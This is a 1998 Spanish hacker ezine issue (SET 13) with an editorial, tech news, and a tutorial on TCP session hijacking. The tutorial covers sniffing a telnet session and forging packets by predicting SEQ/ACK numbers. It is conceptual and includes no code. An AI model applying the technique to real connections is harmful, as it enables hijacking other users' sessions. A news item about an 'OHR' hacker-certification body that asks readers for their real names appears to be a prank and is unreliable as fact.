```
                       :~~~~:
                    :~~~~~~~~
            ..:::-~~:.    ~~
         .:!!!!!~~:nMMHx. ~
        :!!!!!~~:W$$$$$$8X         oooooooo8 oooooooooo oooooooooo
       !!!!!~~:W$$$$$$$$$$x       888         888    88  88  888  88
      :!!!!~~XM$$$$$$$$$$$M.       888oooooo  888ooo8         888
      ~!!~~:MMM$$$$$$$$$$$@!              888 888    oo      888
      !!~~!!!MM$$$$$$$$$$$M!      o88oooo888 o888ooo8888    o888o
      :~~!!!!?MMR$$$$$$$RMM
     ~~ !!!!!!!MMMMMMRRMMMM'      Saqueadores Edicion Tecnica
    ~~~  !!!!!!!?MMMMMMM?'        13 de Febrero de 1998
   :~~:   '~!!!!!!!!!!~'          Numero 13
   ~~~~~::    ''''''
   ~~~~~


                  Informacion Libre Para Gente Libre


   [][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][]
   ||                                                                   ||
   ||  Disponible en:  http://www.geocities.com/SiliconValley/8726      ||
   ||                  http://www.geocities.com/SiliconValley/Lakes/1707 ||
   ||                  http://vanhackez.islatortuga.com                 ||
   ||                  http://www.thepentagon.com/paseante (puntero)    ||
   ||                                                                   ||
   ||.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-||
   ||                                                                   ||
   ||  Editor:         El Profesor Falken <falken@latinmail.com>        ||
   ||                                                                   ||
   [][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][]


   Recomendado: Editor de MS-DOS


 {*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{--}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}
 {*} ADVERTENCIA: La informacion contenida en este ezine no refleja la    {*}
 {*} opinion de nadie y se facilita con caracter de mero entretenimiento, {*}
 {*} todos los datos aqui presentes pueden ser erroneos, malintencionados {*}
 {*} inexplicables o carentes de sentido.                                 {*}
 {*} De aqui EN ADELANTE cualquier cosa que pase es responsabilidad       {*}
 {*} vuestra. Protestas dirigirse a dev/echo o al tlf. 900-666-000        {*}
 {*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{--}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}


  Windows 95: n. a 32-bit extension and a graphical shell for a 16-bit patch
  to an 8-bit operating system originally coded for a 4-bit microprocessor,
  written by a 2-bit company, that can't stand 1 bit of competition.



             .------------------------------------------.
             |           C O N T E N I D O S            |
             '--..--------------------------------..--'
                ||                                ||
     .----.  .--''--------------------------------''--.   .-----------.
   -{ 0x00 }-{ Contenidos                                }-{   SET 13    }-
     '-..-'   '-._  by SET Staff                     _.-'   '-----.-----'
```

Ezine del Underground Informatico

EOF

-[0x01]--
-[EDITORIAL]---
-[by Editor]---SET-13-

Otra vez mas estamos aqui, dispuestos a batir todos los records de la audiencia under. Y es que no es para menos. Podriamos decir que SET ya tiene solera, volviendo a batir nuestro propio record al ser la unica ezine en castellano que ha publicado un numero 13. Y mas que vendran...

Muchas cosas han ocurrido desde el anterior numero de SET. Desde el cambio en la editorial, hasta nuestra aparicion en Internight (thanx a JuanMa y a todo el equipo), pasando por los pastelazos en la cara de Bill Gates (que desperdicio... de pasteles), o la entrada de Retevision en el mercado de la telefonia basica.

Pero quizas la mas importante de todas ellas sea el cambio producido en SET. Como ya habreis comprobado hay nuevo editor, mi menda. Pero Paseante no nos deja, descuidad. Sigue ahi, dando el callo como el que mas y escribiendo articulos tan c*j*nudos como siempre, y para muestra, el que aparece en este numero. Sencillamente genial.

Tambien es a destacar el subidon que ha tenido SET en los ultimos meses, consolidandonos como el mejor ezine que existe en la actualidad en castellanos sobre temas under. Para que negarlo, eso es lo que decis todos, y SET lo hacemos todos...

Pero nunca faltan las criticas. Se nos ha criticado, mas bien a titulo personal, el hecho de aparecer en un programa de radio dando la cara. Quizas es que no tenga ten metido dentro ese sentimento de criminal que parecen poseer a muchos lamers. Porque por si no os habeis dado cuenta, NO SOMOS CRIMINALES. Nosotros lo sabemos, pero el resto del mundo no. Y para eso es importante que nos conozcan de verdad, y no por las salvajadas de los medios de comunicacion masivos.

Y para ir finalizando esta editorial, deciros a todos aquellos que habeis enviado articulos [Socorro!! Que me ahogo!!] y no han sido publicados que es simplemente porque si los pegamos todos juntos, no habria espacio en Geocities para subir la revista, le¤e. Algunos de estos textos se pondran en la web, mientras que el resto iran apareciendo en proximos numeros de SET.

Bueno, basta ya de rollos y adelante con SET 13, que lo disfruteis tanto leyendola como nosotros haciendola.

Falken

EOF

-[0x02]----------
-[Noticias]----------
-[by SET Staff]----------SET-13-

>>> Microsoft indemne en el juicio del navegador.

El Juez Federal Thomas Penfield ha desestimado la multa de un millon de dolares diarios por obligar a instalar el Internet Explorer junto a sus sistemas operativos Windows 95, Windows 98 y Windows NT. Aun a falta de dictar sentencia, se determina que Microsoft no podra obligar a que su navegador de Internet sea instalado junto a sus sitemas operativos.

Claro, que lo que no dice la sentencia es las ofertas que no podra realizar para que lo incluyan...

>>> Microsoft compra Hotmail.

En su politica de expansion, Microsoft decide comprar Hotmail para poder ofrecer servicios de correo electronico dentro de Microsoft Network. Con esta decision pretenden poder hacer la competencia a America Online.

Pero que no cunda el panico... tito Billy ha prometido que Hotmail seguira siendo gratuito. Claro que tambien ha prometido que tendremos grandes ofertas en Microsoft Network si ya somos usuarios de Hotmail. Personalmente he cambiado ya de servidor de correo gratuito.

>>> Netscape cambia su politica de navegadores.

Netscape ha prometido que la version 5 de su Communicator sera totalmente gratuita para todo el mundo. Ademas avisan que incluiran el codigo fuente para que cualquier usuario pueda modificarlo a su gusto. Incluso solicitan cualquier tipo de sugerencias y modificaciones que se puedan realizar para que resulte ser un navegador comodo y versatil.

>>> McAfee compra PGP.

McAffe, conocida a partir de ahora como Network Associates ha adquirido PGP con la intencion de abarcar tambien el campo de la seguridad basada en la criptografia. Seguiremos usando el PGP 2.6.3i

>>> Nuevo bug de seguridad en el Communicator 4.04.

Al parecer ha aparecido otro nuevo bug en el JavaScript incluido con el Communicator 4.04. En esta ocasion se trata de un fallo en la implementacion de los privilegios para la realizacion de determinadas funciones. En el nuevo JavaScript, se pueden cerrar ventanas o eliminar la barra de herramientas desde el servidor si los privilegios correspondientes estan levantados. Esto permite que un servidor nos cierre una ventana de nuestro navegador cuando le venga en gana. Pero al parecer, en algunas ocasiones no se comprueba si los privilegios estan activados, ademas de no avisar al usuario sobre el cierre de la ventana, como se especifica en la documentacion del JavaScript 1.2

>>> Sitios hackeados.

Se incrementa el numero de ataques a web sites en los ultimos meses. Mientras que por las mismas fechas, el a¤o pasado apenas se hackearon

Web Sites (nada mas alla de lo habitual), este a¤o lo empezamos con un sorprendente incremento. Solo en Enero ya se han superado el centenar de Web Sites atacados indiscriminadamente. Y lo peor, que la mayoria de las veces han sido ataques realizados por lamers que aprovechando algun exploit que hayan conseguido por ahi han causado una mala imagen hacia los autenticos hackers. Los ejemplos son abundantes, como hackear el web de Quake2 (www.quake2.com) promoviendo un site porno, el web de la Unicef para pedir la liberacion de Kevin Mitnick, etc. Una cosa es entrar en un sitio, y otra muy diferente, comportarse como un crio. Y luego os extra¤a que nos llamen criminales?

>>> La moda "Kevin Mitnick"

Parece que esta de moda hackear ciertos sitios solicitando la libertad de Kevint Mitnick. Desde aqui nos unimos a la causa BASTA YA! Porque ya basta de estos hackeos. Para el que no lo sepa, Mitnick no fue mas que un pardillo que les vino de perlas a los del FBI, para fardar de cooperacion internacional y equipos contra el delito informatico. Claro, que es mas facil ir de cool y dejarse llevar por la corriente.

Otra cosa es el caso de Kevin Poulsen, que consiguio la condicional hace un a¤o, con la condicion de no tocar nada que tenga que ver con un ordenador. Estuvo 4 a¤os en la carcel, siendo la condena mas larga que se ha producido por se un hacker. Pero resulta que Poulsen no es popular. Y lo que vale en el mundo de ahi fuera es la popularidad, no?

>>> Retevision entra en accion.

Por fin, ya esta funcionando el segundo operador en telefonia basica en Espa¤a. De momento solo ofreceran servicio para llamadas interurbanas e internacionales, siendo Septiembre el mes en el que por fin podremos realizar llamadas urbanas a traves de Retevision. Para darse de alta no hay mas que llamar al 015, y a partir de este momento, cualquier llamada que realicemos a traves de Retevision sera con el prefijo 050. La oferta no desmerece, desde luego. Hasta un 25% de ahorro en las llamadas y sin cuotas este primer a¤o. Esperemos que se sigan haciendo la competencia, a ver si de una vez somos los usuarios los beneficiados. E Internet? Para cuando Internet por retevision?

>>> Se acabo Internight. :,(

El dia 10 de enero de este a¤o tuvo lugar la ultima emision del programa de radio Internight, de la Cadena 40. El unico programa de la radio que trataba temas de la red de una forma divertida, enrollada, y sobre todo, informada y sin fanfarronadas. Pero no desespereis... muy pronto mas Internet, mas informacion, y sobre todo mucha mas diversion en Anda Ya!! programa matinal de lunes a viernes en la Cadena 40. Y esperamos seguir alli ;)

>>> Cibercrimen en Merida.

Del 20 al 22 de Noviembre de 1997 se celebraron en Merida las II Jornadas Internacionales sobre el delito cibernetico, organizadas por la Guardia Civil y la UNED. Al evento acudieron expertos de Scotland Yard, el FBI, la Polizia delle Telecomunicazioni, la Gendarmerie, la ITCU y el Grupo de Delitos Informaticos de la Guardia Civil.

Entre otras cosas se llego a la conclusion que los usuarios de Internet

necesitamos de su proteccion, porque claro, Internet es un campo libre
para el crimen. Y como no se dejan huellas...

Segun los expertos de la policia, se enfrentan al hacker tipo:

- Entre 13 y 28 a¤os.
- Dispone de tiempo para dedicarlo al ordenador.
- Es varon, brillante y poco socializado.
- Posee un alto sentido del desafio, la osadia y la perfeccion.

Sabran mi talla de calzoncillos? ;)

Puntualizaciones (prestad atencion, se¤ores de la Guardia Civil):

- Algunos hackers tienen mas de 28 a¤os, otros, menos de 13.
- A veces no tenemos tanto tiempo como quisieramos dedicarle al ordenador.
- Generalmente somos mas socializados que los simples informaticos.
- No todos somos varones (Venga chicas, animaos a escribir)
- y... NO SOMOS CRIMINALES. (Paseante, estoy contigo)

>>> Se asienta el protocolo SET 1.0

Lo juro. Nosotros no tenemos nada que ver.
El protocolo para transacciones electronicas SET 1.0 esta empezando a ser
aceptado ya por todo el mundo como un estandard, pese a llevar mas de un a¤o
en la red.
Mientras, nosotros ya vamos por la version SET 13 :DD

>>> Telefonica y sus faza¤as.

Desde que Retevision le hace la competencia, Telefonica ya no sabe que hacer
para competir por el mercado de la telefonia. Quiere reducir en un 25% los
costes de las llamadas interurbanas e internacionales (que casualidad, lo
que cuestan por Retevision), y para poder conseguirlo, en vez de llenar
menos los bolsillos de Villalonga, nos subiran un 65% las llamadas urbanas.
Casualmente las que usamos para conectarnos a Internet. Y mientras tanto
Ya le ponen fecha de la muerte a Infovia.

>>> Infovia Plus e Infovia Corporativa

Segun una orden ministerial del 8 de Septiembre de 1997, Infovia tiene
que desaparecer. El motivo que se alega es simplemente facilitar la
entrada de otros operadores a prestar servicios de informacion. Pero no
os asusteis, la Infovia que todos conocemos seguira en pie hasta el dia
1 de Enero del 2000, fecha tope que se le ha impuesto para que deje
de funcionar. A partir de ya, Telefonica esta desarrollando la que sera
la sucesora de Infovia, o lo que ellos denominan "Servicios IP". Esta nueva
red contara con dos partes. La primera, Infovia Plus, que estara destinada
al mercado domestico. Sera como la actual, solo que incluira servicios de
correo electronico, informacion a la carta y la integracion del telefono
y el navegador. Nos queda Infovia Corporativa, destinada a las empresas.
Podra dar servicios a redes de area local (LAN), y le comunicacion sera
bidireccional.

[Tendra algo que ver el articulo de Paseante sobre Infovia con esto? ;)]

>>> Terminal publico de acceso a Internet

Cabitel, empresa del Grupo Telefonica dedicada al dise¤o de las actuales cabinas telefonicas, ha puesto ya en la calle los nuevos terminales publicos de acceso a Internet. Inicialmente se ubicaran en establecimientos que cuenten con unos minimos de seguridad. El acceso de estos terminales se produce a traves de Infovia, pudiendo establecerse la comunicacion bien por telefonia basica, bien por RDSI. El navegador incluido es Netscape, y tambien se dispone de un teclado y una especie de raton para llevar la navegacion. El resto, como una cabina normal. Eso si, incluye una sorpresita... segun se rumorea, estos terminales funcionan bajo Linux.

[Linux Rulez!!]

>>> Phrack 52

Ya dispones del ultimo numero de esta fantastica freezine de origen estadounidense. Ellos son los responsables de lo que nosostros somos ahora. Y si quieres ser un buen hacker, no puedes prescindir de ella. A que esperas, consiguela ya en su sitio oficial www.phrack.com

>>> Patentes y copyrights

Cayo la noticia que se rumoreaba desde hace tiempo en los ambientes under, siguiendo el ejemplo de IBM, Compuserve y otros consorcios, el recientemente creado OHR reclama todos los derechos sobre el termino "hacker" y derivados. Su reclamacion incluye a las paginas, publicaciones e individuos que usan este termino para referirse a si mismos y sus actividades que deberan llegar a un acuerdo con OHR para poder seguir usando la palabra "hacker" y denominarse asi.
OHR - Original Hackers Regulator - es una organizacion fundada por casi 160 miembros, de los cuales 73 pertenecen a la "primera camada" del MIT, su objetivo es devolver al termino hacker el prestigio perdido por causa del uso abusivo de este termino para catalogar a lo que no son mas que "chiquillos atolondrados" o "meros delicuentes" segun palabras de Jim Mc Dougal que junto a Keneth Fairley son las cabezas visibles de OHR.
A tal fin OHR ha establecido un proceso de certificacion para alcanzar el estatus oficial de hacker basado en el conocido test "Are you a hacker?", cuyos creadores han ingresado en OHR, pretenden tambien establecer colaboraciones para delegar sus funciones en otras entidades que cumplan su papel en distintas areas idiomaticas.

Objetivos de OHR:

Representar oficial, incluso legalmente, a todos los hackers reconocidos
Denunciar como intrusos y wannabes (LAMERS) a todos los autollamados hackers y en su caso colaborar activamente en su descredito.
Actuar como intermediario y portavoz de la cultura hacker ante los medios de comunicacion
Promover proyectos comunes y el intercambio de informacion entre los miembros
Recuperar como simbolo de orgullo el termino hacker hoy tan denostado.

En estos momentos OHR cuenta ya con mas de 1700 afiliados en USA (casi 5000 en lista de espera) y publicaciones como PLA, 2600 y Phrack ya se han adherido a sus principios lo mismo que muchos de los hackers/grupos mas importantes de ese pais. En palabras de Samuel Levy (Aleph One) "a partir de ahora en USA nadie va a tomar en serio como hacker a quien no haya sido capaz de obtener la acreditacion OHR"

En un autentico ’golpe de mano’ y tras arduas negociaciones SET ha conseguido ser la _organizacion delegada_ para toda la comunidad hispana, todos los

hackers/grupos/publicaciones/webs que deseen ingresar en OHR deberan pasar las pruebas de nivel que, siguiendo los principios generales de OHR, vamos a establecer.
Repetimos este IMPORTANTISIMO logro por parte de nuestra revista que se pone asi en la vanguardia del movimiento hacker mundial, de momento se ha desarrollado ya la prueba para el reconocimiento de hackers individuales cuyo pase acredita a la persona como hacker de primer nivel.
Aquellos que esten interesados pueden escribir a:

set-fw@bigfoot.com con el Subject: OHR

E INDICANDO su nombre real, nick, ciudad y direccion e-mail.

Estos datos son necesarios porque algunas pruebas son 'in situ', si vives en una ciudad en la que no haya nadie de Saqueadores intentaremos arreglar el tema de alguna otra manera.

Nuestro ambito de actuacion abarca a todos aquellos que usen el idioma castellano en sus actividades hacker, si eres aleman lo siento tendras que esperar a que alguien se haga cargo de esa zona ;-)
[En cambio si eres mexicano, chileno, argentino...somos tu "certificador" aunque ya veremos como hacer pruebas in situ...]

Para mas informacion sobre los requisitos que impone el OHR, contactos desde otros paises y las actividades que se van a realizar para lavar el nombre del hacker, teneis disponible la siguiente url http://ohr.base.org

[NOTA: Parece que a algunos no les ha sentado bien, y en estos momentos la pagina del OHR se encuentra fuera de servicio. Esperamos que este en pie lo mas brevemente posible]

>>> Nuevo virus exclusivo de Excel

En las ultimas semanas ha aparecido un nuevo virus, conocido como Peace, por el mensaje que deja "En fin la paix". Se trata de otro virus de macro, exclusivamente de Excel, que se ejecuta cada vez que se carga un documento infectado y cuando se realiza algun calculo en alguno de los campos. No preocuparse. Los da¤os son minimos, como la aparicion de mensajes, la ocultacion de la barra de herramientas, etc.

>>> Se busca pastelero...

El pasado dia 4 de Febrero nuestro "amigo" Bill Gates fue recibido en Bruselas con dos tartas de bienvenida, para celebrar su exito. Aun asi, Billy no entendio bien las costumbres belgas y tras sus quejas, dos personas fueron detenidas por ense¤arle de cerca las tartas. (Oye Bill, estaban buenas? :DDD)

Para comprobar si ya le han ense¤ado lo que significa la tradicion del pastelazo, buscamos pastelero (baratito) especializado en tartas de nata, para celebrar la proxima visita de mister Gates a Espa¤a.

>>> Publicidad enga¤osa... Telefonica contraataca

Despues del duro golpe que ha supuesto la entrada en accion de Retevision a Telefonica, esta ultima compa¤ia ha lanzado una campa¤a de publicidad ofertando unos servicios realmente interesantes. Sobre todo por ser validos solo a partir de las 21 horas, exclusivamente a 10 numeros de telefono, y para colmo, sujeto a resolucion administrativa. O lo que es

lo mismo, que todavia no lo pueden poner en practica porque no esta autorizado legalmente.

Se acordaran en esta campa¤a de los usuarios de Internet? Creo que no. El plan de Telefonica se basa en subir las llamadas urbanas un 65% para poderse costear estas "ofertas".

>>> Windows 98 a juicio

Parece que a Billy le empiezan a ir las cosas como debieran. Sale de un juicio contra el monopolio y entra en otro por las mismas razones. Mientras que el anterior objetivo era la instalacion conjunta del Internet Explorer con Windows 95, ahora es por incorporar el Explorer como parte integrante del nuevo sistema opetativo. Y es que Billy quiere que todos acabemos usando su cutresoft Exploiter, aunque sea bajo Linux. Pues yo me niego.

>>> Mundo Internet 98

Del 18 al 21 de Febrero se va a celebrar en Madrid el III Congreso Nacional de Usuarios de Internet, Intranet e InfoVia. Y siguen sin invitar a los hackers. Es que no somos usuarios de Internet y sufridores de InfoVia? Claro, debe ser para hablar de nosotros a la espalda. Pillines, que nos hemos dado cuenta. No quereis que podamos defendernos, eh?

Por cierto, tengo una duda: Registraran en esta ocasion si vamos armados con pasteles? :DD

EOF

-[0x03]--
-[CAMBIOS EN SET]---
-[by Falken & Paseante]---SET-13-

Como habeis visto, y ya se ha comentado ligeramente en la editorial, se
han producido algunos cambios en SET.

Entre ellos, el que salta mas a la vista es el cambio de aspecto. Espero
que os guste, aunque siempre estara sujeto cambios segun las sugerencias
que hagais, que no caen en saco roto.

Por otra parte esta el cambio en el editor. Desde este momento es mi menda
el encargado de editar esta magnifica ezine, y es para mi todo un honor.
[Joers, parece un discurso de los Toscars]

Ahora un pelin mas en serio. Despues de aquella haza¤a de Paseante de sacar
SET 9 el solito, gracias a el, hemos conseguido consolidar la revista,
creciendo hasta los 300K de texto puro y duro [Con algun que otro adorno
ASCII, de acuerdo]

Y Paseante, se merece un descanso. Eso si, no nos abandona ni de co¤a. Va
a seguir ahi como uno mas, como somos todos.

Se trata ahora de darle un nuevo aire a la revista, ver que impacto tiene
en vosotros y actuar en consecuencia. Ir haciendo que SET sea mejor
cada vez que sale. Lo malo es que cada vez nos ponemos el liston mas
alto. Y como no nos controlemos...

Tambien tenemos nuevas incorporaciones al equipo. Estoy hablando de ti
Rufus.

Se trata de Rufus T. FireFly, que se va a encargar de estar ahi detras,
comentando lo que crea conveniente sobre cualquiera de los articulos
publicados. En este SET 13 ha tenido que trabajar muy a la carrera. Aun
asi, podeis observar sus actuaciones prestando atencion a los articulos
publicados.

Pero esta no es nuestra unica incorporacion, verdad, Raider? Y mas gente
que nos escribe ofreciendose a colaborar.

Espero sinceramente que estos cambios no os desagraden al menos no demasiado.

Y como no se me ocurre nada mas y hoy ya es Viernes 13. Pos lo dejo aqui
esperando que Geocities siga en pie y pueda colgar SET 13 antes de tener
mis obligaciones (Uf!)

Ah!, y que no se me olvide pedir disculpas a todos aquellos que habeis
escrito esperando una respuesta y no os ha llegado. No sabeis lo chungo
que puede llegar a ser editar esta ezine en estas fechas. Sin mas
demora os contestare lo mas brevemente que pueda en estas dos semanas, que
sois muchos, carajo.

Falken

"Que rapido pasan dos meses..."

Durante algo menos de los ultimos 10 meses me he encargado de ir

preparando los lanzamientos de SET, tras unos acontecimientos que estuvieron a punto de dar al traste con el grupo y la publicacion que aun hoy prefiero no recordar.
Sin saber donde me metia me hice cargo de editar SET, monte el Web y lo mantuve como pude, conteste el correo... todo llego de improviso pero a lo largo de estos meses la creciente envergadura del ezine y la importancia que ha alcanzado ha hecho inviable pretender que las cosas sigan funcionando asi, por dos motivos fundamentales:

1- Ningun proyecto serio como pretende ser y demostrar este puede depender de una sola persona y de su disponibilidad permanente para que funcione.

2- A medida que SET ha ido ampliando su difusion el trabajo que comporta la web, el correo, la revista, nuevas versiones..etc hacen que deba dedicar una cantidad de tiempo y energia cada vez mas considerable y que estaba a punto de llegar a ser insostenible

Corregir esto solo es posible cuando existen otras personas dispuestas a hacerse cargo de una tarea con la responsabilidad que ello comporta, primero Garrulon inicio el mantenimiento de SET en otra version y parece posible que se pongan en circulacion nuevos formatos.
Rodac-Sub ha dise¤ado el nuevo aspecto de nuestra Web liberandome asi de esa tarea.
Para el correo y visto el creciente numero de preguntas y consultas hemos puesto en funcionamiento una direccion <set-fw@bigfoot.com> que sirva para descargar mi buzon personal.
De todos modos ruego a los que escriben haciendo preguntas que usen nuestro tablon de anuncios o el grupo de news, sera mas facil que alguien sepa la respuesta y habra mas gente que se entere.
Queda el ezine, el Profesor Falken ha aceptado la responsabilidad y el trabajo que supone coordinar el lanzamiento de los nuevos y cada vez mejores SET, este numero es en gran medida resultado de su trabajo y para numeros siguientes sera mas evidente su intervencion.

En cuanto a mi una vez abandonadas mis responsabilidades de Hombre_Orquesta me limitare a "pasar por aqui" haciendo honor a mi apodo y actuar como editor de urgencia ante posibles inconvenientes que puedan darse.
No es la primera vez que SET cambia de editor y aunque en ocasiones los editores salientes han parecido "desvanecerse" se debe a la relajacion provocada por el hecho de quitarse la responsabilidad de encima, a pesar de todo y como podreis ver en este numero, el creador de Saqueadores vuelve a la carga, de todos los editores de SET solo el Duke de Sicilia esta ausente en este numero pero seguro que tendreis noticias de el tarde o temprano.

Quiero enfatizar que el futuro de SET pasa por mantener su nivel que nos ha convertido en un ezine de obligada referencia pero atendiendo a los que pretenden iniciarse leyendo nuestros numeros (empezad por los primeros y seguid hacia adelante, NO al reves :-)) se incluiran articulos, en la medida que lleguen, de iniciacion a temas interesantes, de humor, de opinion (siempre relacionados con nuestro mundo).
Por si no os habeis dado cuenta los ultimos SET han ido aumentando de tama¤o a razon de 50k por lanzamiento, con ello respondemos a los que consideran al ezine corto y damos "cancha" a mas articulos que cubran los distintos niveles de nuestros lectores.
Hacemos lo que podemos para adaptarnos a lo que pedis (siempre teniendo en cuenta el objetivo primordial de la revista) y ultimamente abundan las peticiones de "recordad a los que empiezan".
Lo haremos pero tampoco olvidaremos "a los que siguen".

Tened presente que la revista la haceis vosotros, no tenemos una chistera magica de la que sacamos lo que sale en SET, os agradecemos vuestro colaboracion y esperamos que vaya siempre en aumento.

Y recordad, hagais lo que hagais.
Tened cuidado ahi fuera.

Paseante

[Lamentablemente en este numero no estara mi articulo sobre correo anonimo
que prometi a ciertas personas, el texto esta escrito -60k- pero acabe un
poco tarde, los contenidos ya estaban fijados... y el editor manda. ;-)
Espero que para SET 14 el articulo cubra posteo anonimo a news, telnet
anonimo y web anonima, al fin y al cabo ahora tengo dos meses para ampliarlo]

EOF

```
-[ 0x04 ]-----------------------------------------------------------------
-[ HIJACKING ]------------------------------------------------------------
-[ by ~AtilA~ ]-----------------------------------------------------SET-13-
```

HIJACKING

Espero que el articulo os sirva para entender un poco mejor los beneficios que el IP-Spoofing tiene con respecto a otros metodos de sniffing. He sacado informacion de varios articulos sober el tema, y he puesto lo que me parece mas util, pero si quieres aprender mas sobre IP-Spoofing te recomiendo que te leas la Phrack, en el #48 hay un articulo muy bueno. Tambien es aconsejable que sepas algo sobre el protocolo TCP/IP, puesto que es la base de internet y te servira de mucho. Bueno, dejando a un lado los consejos que os habran dado mil veces, y me dedico a explicar lo que es el HIJACKING.

INTRODUCCION
Hija... que?. HIJACKING. Es un metodo por el cual podemos "robar" una conexion generada por un aplicacion de red iniciada por un cliente, generalmente, la aplicacion de red que mas nos interesa para estos fines es el TELNET., y lo que vamos ha hacer es hacernos pasar por el cliente que ha iniciado esa aplicacion, sustituyendolo y tomando los mandos de la aplicacion, haciendo con ella lo que nos plazca.
Para hacer hijacking, podemos hacerlo de dos maneras, la primera y la mas aconsejable es usar un programa que hayas conseguido en la red, y la otra es hacerlo manualmente aunque hay que saber bien lo que se esta haciendo, puesto que la rapidez es imprescindible.

Para explicar esto mejor, pondre un ejemplo ficticio de este metodo, vamos a suponer que la maquina cliente tiene la direccion IP 195.1.1.1, el servidor tiene la direccion IP 194.1.1.1 (el servidor es la maquina a la cual el cliente se conecta para hacerle un telnet), y la maquina Hijacker tiene la direccion 195.1.1.3.

EMPEZAMOS EL ESPIONAJE
El cliente, tras enviar una peticion de conexion al puerto 23 y haber iniciado la sesion con el servidor, (no voy a explicar paso a paso el trafico y la manipulacion de estos paquetes por que es irrelevante para lo que queremos hacer) comienza escribiendo un simple "finger", para saber quien esta conectado al servidor.
Lo primero que envia el cliente es el caracter "f", y para ello se genera un paquete TCP con la siguiente estructura : (he omitido algunos campos, porque no son importantes para entender la explicacion)

1er PASO (Sentido: {Cliente -------> Servidor})

```
TCP paquet ID ->IP-Cliente.puerto:195.1.1.1.1025->IP-Server.puerto:194.1.1.1.23
*SEQ ------------------> 3DF454DA
**ACK ------------------> F454FDF5
Flag ------------------> -AP---
Paquet ID ----->IP-Cliente.puerto:195.1.1.1.1025->IP-Server.puerto:194.1.1.1.23
DATA ------------------> AE 00 ) 33 GF (bla ,bla, bla)
```

* SEQ: Los datos de este campo son usados para definir la secuencia de los paquetes enviados. Esta en hexadecimal y el server los que hara con estos datos es ponerlos en el campo ACK del paquete que envie al cliente.
El hijacking es basicamente predecir los datos de este y del campo ACK para enviar paquetes falsos que seran aceptados por el servidor sin que note nada anormal.
** ACK: Este campo de datos contiene una cifre hexadecimal que se usa por el cliente y el servidor para autentificar (mas o menos) los paquetes enviados.

Este paquete es enviado por el ***modulo IP de la maquina cliente , hacia la

red, con el destinatario de la maquina servidor. El paquete viajara por la red y los modulos IP de los ordenadores conectados a la red compararan la direccion de destino del paquete con la suya, de tal manera que si coinciden quiere decir que el paquete ha llegado a su destino (al Servidor) y si no coinciden lo rechazan.
Pues llegados a este punto os preguntareis... como coño consigo la informacion del paquete enviado por el cliente?. Facil, con un sniffer. Cualquier sniffer decentillo te da toda la informacion necesaria para llevar a cabo nuestros planes. El sniffer intercepta el paquete y guarda su informacion, pero no lo modifica, gracias a esa informacion podemos darnos cuenta que el Cliente esta usando el Telnet.

***modulo IP: Es el encargado de comprobar el destinatario y el remitente del paquete, entre otras cosas. Es el modulo central de la escalera de protcolos.

2º PASO (Servidor -------> Cliente)

El servidor, traduce el contenido del paquete, y lo ejecuta, escribiendo la "f" en la shell, y envia otro paquete al cliente, que en realidad es un "echo" del recibido por el cliente para que el cliente se cerciore de que el paquete ha llegado y ha sido ejecutado.

```
TCP paquet ID->IP-Server.puerto:194.1.1.1.23->IP-Cliente.puerto:195.1.1.1.1025
SEQ ------------------> F454FDF5
ACK ------------------> 3DF454E4
Flags ----------------> -AP---
Paquet ID ---->IP-Server.puerto:194.1.1.1.23->IP-Cliente.puerto:195.1.1.1.1025
DATA -----------------> AE 00 ) 33 GF (bla ,bla, bla)
```

3er PASO (Cliente -----> Servidor)

El cliente enviara un paquete ACK, como respuesta al paquete que acaba de enviar el servidor, este paquete no contendra DATA. Solo sirve para confirmar que ha llegado el paquete del servidor.

```
TCP paquet ID->IP-Cliente.puerto:195.1.1.1.1025->IP-Server.puerto:194.1.1.1.23
SEQ ------------------> 3DF454E4
ACK ------------------> F454FDFF
Flag -----------------> -A----
Paquet ID ---->IP-Cliente.puerto:195.1.1.1.1025->IP-Server.puerto:194.1.1.1.23
DATA -----------------> (2 bytes de data, que no tienen valor)
```

4º PASO (Hijacker ------> Servidor)

Ahora es cuando debemos enviar nuevos datos al servidor haciendonos pasar por el Cliente.
Para lograrlo debemos calcular la secuencia del paquete "spoofed" que enviaremos de los numeros SEQ y ACK, basandonos en el primer paquete que hemos interceptado (¿sniffado? :-?). Debemos enviar datos al servidor para que no se ejecute el comando que el cliente estaba introduciondo (que por ahora solo habia enviado la "f" del "finger", con lo cual sea mas facil), para que esto ocurra enviamos retornos de carro, o lo que nos plazca. El paquete tendra este aspecto:

```
TCP paquet ID->IP-Cliente.puerto:195.1.1.1.1025->IP-Server.puerto:194.1.1.1.23
SEQ ------------------> 3DF454E4
****ACK --------------> F454FE09
Flag -----------------> -AP---
Paquet ID ---->IP-Cliente.puerto:195.1.1.1.1025->IP-Server.puerto:194.1.1.1.23
DATA -----------------> AE 00 ) 33 GF (bla ,bla, bla)
```

**** ACK ---------> F454FE09 = F454FDFF + 0A. Esto quiere decir que podemos

enviar cuantos paquetes queramos puesto que, sabemos como falsearlos. Por cierto la cantidad que se le suma al numero que hemos recibido (SEQ), para meterlo en le campo del ACK es el tamaño de los datos, del paquete que vamos a enviar (un poco lioso, ya lo se pero leelo bien y medita). Como ejemplo vamos a imaginar que somos el Hijacker, y que hemos interceptado el paquete que el servidor le envio al cliente el segundo paso, de todo lo que le envio lo que mas nos interesa es el numero del campo SEQ , F454FDF5, despues el Cliente envio un paquete ACK, con el numero F454FDFF, que es el F454FDF5 + el tamaño de los datos que en hexadecimal es 0A, y por ultimo el Hijacker (nosotros), enviamos un paquete con el ACK F454FDFF + el tamaño de los datos, que tambien es 0A.

Una vez logramos predecir la secuencia de numeros del SEQ/ACK podemos enviar los comandos que queramos sin preocupacion, y lo gracioso es que el Cliente no recibira nada y se creera que se le ha colgado la conexion, como suele pasar a veces sin necesidad de ningun hacker de por medio.

Hasta aqui hemos llegado, si algo no ha quedado bien explicado, o si se me ha olvidado algo en el tintero, lo siento mucho, porque como os pillen, jejeje.

~AtilA~

EOF

-[0x05]----------
-[SI ALGUIEN LLAMA A TU PUERTA...]----------
-[by Paseante]----------SET-13-

